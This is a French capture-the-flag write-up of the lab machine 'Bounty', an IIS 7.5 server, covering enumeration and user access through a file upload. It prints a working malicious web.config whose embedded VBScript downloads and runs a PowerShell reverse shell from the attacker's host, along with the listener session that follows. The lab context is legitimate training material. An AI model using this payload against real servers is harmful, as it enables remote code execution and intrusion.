

Introduction

Bounty est une machine Windows dont l'adresse IP est 10.10.10.93.

Compétences mises en œuvre :

- Enumération des ports et services d'une machine distante.
- Enumération des fichiers et ports d'un site web.
- Chercher un exploit et l'adapter à notre situation.

Enumération initiale

Nous commençons par l'énumération des ports et services avec **nmap** :

```
$ nmap -T4 -A 10.10.10.93
```

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Seul le port **80** est ouvert, cela va nous simplifier la tâche. Nous allons faire une énumération des fichiers/dossiers avec **dirsearch** (on spécifie l'extension aspx en plus car il s'agit d'un serveur Windows en face) :

```
$ dirsearch -w wordlist -e "php,txt,aspx" -x 404,400,403 -f -t 100 -u http://10.10.10.93/
```

```
[14:33:54] Starting:
[14:34:16] 200 -  974B  - /transfer.aspx
[14:37:15] 301 -  156B  - /UploadedFiles  ->  http://10.10.10.93/UploadedFiles/
```

Un dossier qui n'es pas accessible et un fichier **transfer.aspx** qui nous propose d'uploader des fichiers.

Obtenir un accès utilisateur

En recherchant sur google une **RCE** pour **IIS 7.5**, nous tombons sur un fichier **web.config** que nous pouvons uploader. Apparemment, il faut créer un fichier web.config, et ajouter du code exécutable (asp) à la fin de ce dernier.

Voici le contenu de notre fichier **web.config** :

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%\system32\inetsrv\asp.dll" res
ourceType="Unspecified" requireAccess="Write" preCondition="bitness64" />
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
</configuration>
<%@ Language=VBScript %>
<%
  call Server.CreateObject("WSCRIPT.SHELL").Run("cmd.exe /c powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.
10.14.6/Invoke-PowerShellTcp.ps1')")
%>
```

C'est un fichier web.config auquel un appel vbs a été rajouté, il va chercher puis exécuter un script powershell sur notre machine. Le script powershell est celui de nishang : **Invoke-PowerShellTcp.ps1** auquel j'ai rajouté la ligne suivante :

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.6 -Port 4567
```

Dans l'ordre des évènements, cela se passera comme suit :

- Nous uploadons le fichier **web.config** sur le site à travers transfer.aspx
- Nous nous rendons sur **/uploadfiles/web.config** pour l'exécuter.
- La box va alors chercher le fichier **Invok-PowerShellTcp.ps1** sur notre machine et l'exécuter, cela va alors lancer une connexion sur notre listener netcat.

Nous recevons alors une connexion sur notre listener, ce qui nous permet d'aller chercher le **user.txt** :

```
└──╼ [★]$ nc -lvnp 4567
listening on [any] 4567 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.93] 49159
Windows PowerShell running as user BOUNTY$ on BOUNTY
Copyright (C) 2015 Microsoft Corporation. All rights reserved
.

PS C:\windows\system32\inetsrv>whoami
bounty\merlin
PS C:\windows\system32\inetsrv> cd C:\Users\merlin
PS C:\Users\merlin> cd Desktop
PS C:\Users\merlin\Desktop> type user.txt
e29ad89891462[redacted]2f44a2f
PS C:\Users\merlin\Desktop>
```